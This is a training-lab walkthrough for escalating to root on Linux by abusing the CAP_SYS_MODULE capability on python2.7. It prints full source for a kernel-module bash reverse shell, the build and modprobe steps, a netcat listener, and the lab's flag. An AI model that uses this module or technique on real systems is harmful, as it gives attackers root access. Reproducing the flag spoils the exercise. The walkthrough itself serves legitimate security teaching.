ATTACK DEFENSE

by PentesterAcademy

Name	The Basics: CAP_SYS_MODULE II
URL	https://attackdefense.com/challengedetails?cid=1345
Type	Privilege Escalation : Linux Capabilities


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: You need to abuse the CAP_SYS_MODULE to get root on the box! A FLAG is stored in root's home directory which you need to recover!

Solution:

Step 1: Identify the binaries which have capabilities set.

Command: getcap -r / 2>/dev/null




```
student@localhost:~$
student@localhost:~$ getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_module+ep
student@localhost:~$
```

The CAP_SYS_MODULE capability is set on /usr/bin/python2.7. As a result, the current user can insert/remove kernel modules in/from the kernel of the host machine.

Step 2: Check the available python modules.

Command python -c "help('modules')"



```
student@localhost:~$ python -c "help('modules')"

Please wait a moment while I gather a list of all available modules...

DEBUG:pip.utils:lzma module is not available
DEBUG:pip.vcs:Registered VCS backend: git
DEBUG:pip.vcs:Registered VCS backend: hg
DEBUG:pip.vcs:Registered VCS backend: svn
DEBUG:pip.vcs:Registered VCS backend: bzr
BaseHTTPServer      array               htmllib             runpy
Bastion             asn1crypto          httplib             sched
CDROM               ast                 idna                secretstorage
CGIHTTPServer       asynchat            ihooks              select
Canvas              asyncore            imaplib             sets
ConfigParser        atexit              imghdr              setuptools
Cookie              audiodev            imp                 sgmllib
Crypto              audioop             importlib           sha
Cython              base64              imputil             shelve
DLFCN               bdb                 inspect             shlex
Dialog              binascii            io                  shutil
DocXMLRPCServer     binhex              ipaddress           signal
FileDialog          bisect              itertools           signatures
FixTk               bsddb               json                site
HTMLParser          bz2                 keyring             sitecustomize
IN                  cPickle             keyrings            six
MimeWriter          cProfile            keyword             smtpd
Queue               cStringIO           kmod                smtplib
ScrolledText        cachecontrol        kmodpy              sndhdr
SimpleDialog        caches              lib2to3             socket
```

Python module kmod is installed on the machine. Using the python library kernel modules can be inserted and removed.


The kmod python library supports modprobe command. By default, modprobe command checks for dependency list and map files in the directory /lib/modules/$(uname -r), in this case the directory is “/lib/modules/5.0.0-20-generic”.

To insert a custom kernel module using modprobe, the kernel module should be present in the dependency list.

Step 3: As the current user does not have permission to write into the directory "/lib/modules/5.0.0-20-generic". Create a copy of "/lib/modules/5.0.0-20-generic" in the current working directory.

Commands:

```
mkdir /lib/modules -p
cp -a /lib/modules/5.0.0-20-generic/ lib/modules/
```



```
student@localhost:~$
student@localhost:~$ mkdir lib/modules -p
student@localhost:~$
student@localhost:~$ cp -a /lib/modules/5.0.0-20-generic/ lib/modules/
student@localhost:~$
```

Step 4: Write a program to invoke a reverse shell with the help of usermode Helper API,

Source Code:


```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {
        return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Explanation

- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
    - The arguments to the program are stored in argv.
    - The environment variables are stored in envp.
    - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”

Command: cat reverse-shell.c



```
student@localhost:~$ cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };


static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
student@localhost:~$
```


Step 5: Create a Makefile to compile the kernel module.

Makefile:

```
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Note: The make statement should be separated by a tab and not by 8 spaces, otherwise it will result in an error.


Command: cat Makefile



```
student@localhost:~$ cat Makefile
obj-m +=reverse-shell.o

all:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
student@localhost:~$
```

Step 6: Make the kernel module.


Command: make



```
student@localhost:~$ make
make -C /lib/modules/5.0.0-20-generic/build M=/home/student modules
make[1]: Entering directory '/usr/src/linux-headers-5.0.0-20-generic'
  CC [M]  /home/student/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/student/reverse-shell.mod.o
  LD [M]  /home/student/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.0.0-20-generic'
student@localhost:~$
```

Step 7: Copy the kernel module to the “lib/modules/5.0.0-20-generic/” directory.


Command: cp reverse-shell.ko lib/modules/5.0.0-20-generic/



```
student@localhost:~$
student@localhost:~$ cp reverse-shell.ko lib/modules/5.0.0-20-generic/
student@localhost:~$
```

Step 8: Using depmod, build the dependency list and map files required by modprobe. The depmod command will automatically append “/lib/modules/5.0.0-20-generic” to the base path.

Command: depmod -a -b ./




```
student@localhost:~$
student@localhost:~$ depmod -a -b ./
student@localhost:~$
```

Step 9: Write a python program to insert the kernel module.

Python program:


```
import kmod
km=kmod.Kmod()
km.set_mod_dir("/home/student/lib/modules/5.0.0-20-generic/")
km.modprobe("reverse-shell")
```



```
student@localhost:~$ cat insert-kernel-module.py
import kmod
km=kmod.Kmod()
km.set_mod_dir("/home/student/lib/modules/5.0.0-20-generic/")
km.modprobe("reverse-shell")
student@localhost:~$
```

Step 10: Start a netcat listener on port 4444


Command: nc -vlp 4444



```
student@localhost:~$ nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Step 11: Copy and paste the lab URL in a new browser tab to open another terminal/console/CLI session. Run the python program to insert the kernel module.

Command: python insert-kernel-module.py




```
student@localhost:~$
student@localhost:~$ python insert-kernel-module.py
student@localhost:~$
```

The kernel module will connect back to the netcat listening on port 4444 and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

Step 12: Search for the flag file


Command: find / -name flag 2>/dev/null



```
root@localhost:/#

root@localhost:/# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
root@localhost:/#
```

Step 8: Retrieve the flag.

Command: cat /root/flag



```
root@localhost:/# cat /root/flag
cat /root/flag
5240774ff0a33cfc64e49a2690f64c4d
root@localhost:/#
```

Flag: 5240774ff0a33cfc64e49a2690f64c4d

References:

1. Capabilities (http://man7.org/linux/man-pages/man7/capabilities.7.html)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)